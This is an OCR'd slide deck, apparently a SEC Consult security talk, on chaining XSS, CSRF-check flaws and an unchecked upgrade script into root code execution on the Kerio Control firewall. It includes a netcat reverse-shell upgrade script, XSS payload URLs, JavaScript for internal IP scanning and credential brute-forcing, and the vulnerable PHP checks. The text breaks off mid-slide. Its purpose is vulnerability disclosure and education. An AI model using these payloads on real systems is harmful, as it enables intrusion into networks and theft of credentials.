
When your firewall turns against you

SEC Consult - Who we are

SEC Consult

ADVISOR FOR YOUR INFORMATION SECURITY



bsi. ISO/IEC 27001 Information Security Management

100+ white-hat hackers
50+ certifications
400+ projects per year
14+ years consulting
vulnerability lab

! WE ARE HIRING !

SEC Consult
ADVISOR FOR YOUR INFORMATION SECURITY

In-depth Expert Knowledge

SEC Consult Vulnerability Lab

- ✓ leading **research** lab
- ✓ **education & training** for SEC Consult experts
- ✓ **early information** for SEC Consult customers
- ✓ support for software vendors to **enhance the security** of their products

Companies and organizations SEC Consult has released security advisories for (excerpt). For details see: http://www.sec-consult.com/

Kerio Control

Kerio Control

- Firewall (hardware appliance)
- Intrusion Detection and Prevention (IPS)
- Gateway AntiVirus
- VPN
- 60 000 businesses use Kerio products

source: http://www.kerio.com/company

Source: https://www.kerio.de/products/kerio-control/ng-series

Exploitation

A combination of multiple vulnerabilities lead to Remote Code Execution with ***root privileges*** ➔ full compromise of underlying company network

There are two different attack vectors:

- RCE via XSS targeting **Kerio Control administrators**
  Uses XSS, Anti-XSS filter bypass and file upload

- RCE via memory corruption by targeting **arbitrary Kerio Control users**
  Uses CSRF Bypass, unsafe usage of PHP unserialize (use-after-free, type confusion), heap spraying

Security vs. Secure product

Security vs. Secure product

- **Security products / features**
  - Usage of security features like cryptography, security frameworks, security appliances etc.

- **Secure products / features**
  - Secure implementation of (software) functionality
  - Robustness, appropriate validation mechanisms, economy of mechanisms etc.

- **➔ Often “security products” are insecure itself and contain vulnerabilities**
  - **Every “security product” increases the attack surface for an attacker!**

Many other vendors also affected (Vuln. found by SEC Consult)

- **Sophos Web Protection** Appliance – Multiple critical vulnerabilties and Unauthenticated **R**emote **C**ode **E**xecution
- **Symantec Endpoint Protection** – XXE and SQLI lead to complete compromise of the Symantec Endpoint Protection and possibly deploy attacker-controlled code on clients
- **AVG Remote Administration –** Multiple critical vulnerabilties and **R**emote **C**ode **E**xecution
- **CoSoSys Endpoint Protector** 4 – Unauthenicated SQLI vulnerabilities and backdoor accounts

Many other vendors also affected (Vuln. found by SEC Consult)

- **Bitdefender GravityZone -** Multiple critical vulnerabilities lead to system and database level access.

- **CryptWare CryptoPro** Secure Disk for Bitlocker - Manipulation of PBA (pre-boot authentication) allow attackers to modify the login mask in order to steal BitLocker and domain credentials as well as the private 802.1x machine certificate.

Many other vendors also affected (Vuln. found by Project Zero)

- **FireEye** Remote-Code-Execution (Vulnerability 666)
- **Symantec** Endpoint Protection Remote-Code-Execution
- **ESET** Emulation Remote-Code-Execution
- **Kaspersky** Antivirus multiple Remote-Code-Execution
- **Avast** Antivirus Remote-Code-Execution
- **Comodo** „Chromodo“ Browser turns of SOP (Same-Origin-Policy)
- **MalwareBytes** Remote-Code-Execution
- **Avira** Remote-Code-Execution
- **Trend Micro** remote File read
- **McAfee** memory corruption
- …

Many other vendors also affected (NSA)

- Exploits from Equation Group for **Cisco Firewalls**
- ExtraBacon Zero-Day exploit against SNMP code of Cisco ASA software
- **Unauthenticated remote code execution**

Controlling Kerio Control


First attack vector

- Remote-Code-Execution (RCE) published by R. Tavakoli in 2015
  - Cross-Site-Scripting (XSS) + Remote-Code-Execution (RCE) = **RCE from Internet**
  - ***Bypasses Anti-XSS Filter*** in ***all*** modern Browsers (Chrome, IE, FF, ..)
  - SQL injection
  - Kerio just fixed the XSS and the SQLi, not the RCE…

➔ Hunt again for some XSS vulnerabilities to get new reverse shells ☺

The Remote-Code-Execution vulnerability

- Upgrade functionality
- File contains a bash script
- No checks are performed on it before execution
- Down-side: Only available for administrators



First attack vector

- Upgrade.sh:

```
#!/bin/bash
nc 10.0.0.2 5555 -e /bin/bash &

> tar czf upgrade.tar.gz *
> mv upgrade.tar.gz upgrade.img
```

- A reverse shell is spawned when uploading this upgrade image!

- Because of Cross-Site-Request-Forgery (CSRF) protection a XSS vulnerability is required to conduct the attack from the internet


The Remote-Code-Execution via XSS

- XSS vulnerability from 2015 already fixed by vendor.
  - Vulnerable parameter was ***base64 encoded*** and decoded at runtime
    ➔ ***bypasses Anti-XSS*** Filter in all current major web browsers


- We found new XSS vulnerabilities in 2016:
  - https://<IP>:4081/contentLoader.php?k_dbName=x&k_securityHash=x&**k_historyTimestamp=aa%22;alert(1)%3b//**
  - https://<IP>:4081/admin/internal/dologin.php?**hash=%0D%0A"><script>alert(1);</script><!--**

- We found one ***new XSS*** vulnerability with ***another Anti-XSS filter bypass***
  - ***Again RCE*** with ***Reverse Root Shell*** ☺
  - XSS not published, vendor released update some days ago
  - All Kerio Control versions ***before release 9.1.4 are vulnerable***!


Attack scenario



Attack scenario



Attack scenario



SEC Consult
ADVISOR FOR YOUR INFORMATION SECURITY

Attack scenario

Three main problems:

1. What is the internal IP address of Kerio Control
   - Required to abuse the XSS vulnerability

2. What if the victim is currently not logged in
   - It‘s not very likely that someone is logged in on the firewall
   - Maybe possible to ensure this via social engineering

3. Attack requires anti-XSS filter bypass (to bypass CSRF protection)
   - Modern state-of-the-art web browsers block reflected XSS attacks

Obtain the internal IP address of Kerio Control

- **First problem:** Internal IP address of Kerio Control

- First we have to identify possible internal IP ranges
  - WebRTC leak, e-mail headers, misconfigured DNS server, information disclosure vulnerabilities on the website, social engineering, …
  - In worst case just try all…

- Because of Same-Origin-Policy (SOP) we cannot send a request from attacker.com to Kerio Control and read the response
  - How do we detect if Kerio Control runs on the currently tested IP address?

➔ We abuse a side-channel via image loading

Obtain the internal IP address of Kerio Control

- Add HTML code to embed the image <KerioIP>:4081/nonauth/gfx/kerio_logo.gif
- If Kerio Control runs on <KerioIP> the JavaScript callback „onload“ will be executed, elsewhere the callback „onerror“ will be executed

```
1: for (i = 1; i < 255; i++) {
2:     imgPath = ":4081/nonauth/gfx/kerio_logo.gif";
3:     ip_to_check = “192.168.20.” + i.toString();
4:     my_image = document.createElement("img");
5:     my_image.src = "https://" + ip_to_check + imgPath
6:     my_image.onerror = kerio_not_alive;     // callback
7:     my_image.onload = kerio_alive;          // callback
8:     document.getElementById("invisible_area").appendChild(my_image);
9: }
```

Victim session verification

- **Next problem:** Is the victim currently logged in?

- Three possible situations:
  - Victim is logged in as administrator (good)
  - Victim is logged in as normal user (good)
  - Victim is currently not logged in (bad)

- First attack vector only works against administrators, however, second attack vector also works against normal users (and maybe against unauthenticated users, more on this later)

Bruteforce of internal credentials

- Detection of the session state via the same technique

- Kerio Control only returns a user image if the user is logged in
  - This allows us to remotly **detect if the user is currently logged in**
  - This also allows us to **bruteforce the credentials of the internal system**!

```
<img src="https://<Kerio-IP>:4081/internal/photo"
onerror=not_logged_in(); onload=logged_in();></img>
```

➔ If victim is not logged in just **bruteforce** the internal credentials from the internet. This is a very good example why administrators also have to configure strong credentials on internal systems! Unfortunately we see very often weak credentials on internal systems during tests!

XSS browser protections

- **Last problem:** XSS browser protections
- Application implements CSRF protections ➔ we need XSS to bypass it
- Modern browsers have XSS protection ➔ we need to bypass XSS protection
- ➔ **Base64 encoded payload bypasses XSS protection per default:**

https://kerio:4081/nonauth/certificate.php?server=**PHNjcmlwdD4KdXJsPSdodHRwOi8vMTAuMC4wLjE6NDA4MS9hZG1pbic7Cl90b2tlbj0iIjsKX2Zp...**

XSS browser protections

- **Last problem:** XSS browser protections
- The XSS from the first advisory bypassed all protections because the payload gets base64-decoded
- The two presented XSS vulnerabilities will be detected ➔ A bypass is required
- After they fixed our XSS vulnerabilities (but not the RCE), we just identified **another XSS**. This XSS works on the Kerio Control 9.1.3 and spawns again a reverse root shell. This XSS again bypasses all XSS browser protections
- For the second attack vector we decided to **avoid XSS** exploitation

CSRF protection bypasses

- XSS was required to bypass the CSRF protection
- But we can directly bypass the CSRF protection as well ☺
- The second attack vector heavily abuses two PHP scripts

CSRF protection bypasses

- First PHP script **set.php**:

```
1: $p_session = kerio("webiface::PhpSession");
…
2: $p_session->getCsrfToken(&$p_securityHash);
3: $p_postedHash = $_GET['k_securityHash'] || $_POST['k_securityHash'];
4: if ('' == $p_postedHash || ($p_postedHash != $p_securityHash)) {
5:    exit();
6: }
7: // Continue after CSRF check
```

CSRF protection bypasses

- First PHP script **set.php**:

```
1: $p_session = kerio("webiface::PhpSession");
…
2: $p_session->getCsrfToken(&$p_securityHash);
3: $p_postedHash = $_GET['k_securityHash'] || $_POST['k_securityHash'];
4: if ('' == $p_postedHash || ($p_postedHash != $p_securityHash)) {
5:     exit();
6: }
7: // Continue after CSRF check
```

- Because of || the $p_postedHash becomes either 0 or 1 (in JavaScript it would work as expected)
- In PHP != is a lose comparision, therefore $p_securityHash will be casted to an integer… (!== would be correct)

CSRF protection bypasses

- Second PHP script **contentLoader.php:**

```
1: $p_session->getCsrfToken(&$p_sHash);
2: $p_pHash = $_GET['k_securityHash'];
…
3: if (!$p_session || ('' == $p_pHash && $p_pHash != $p_sHash)) {
4:     $p_page = new p_Page();
5:     $p_page->p_jsCode('window.top.location = "index.php";');
6:     $p_page->p_showPageCode();
7:     die();
8: }
9: // Continue after CSRF check
```

CSRF protection bypasses

- Second PHP script **contentLoader.php:**

```
1: $p_session->getCsrfToken(&$p_sHash);
2: $p_pHash = $_GET['k_securityHash'];
…
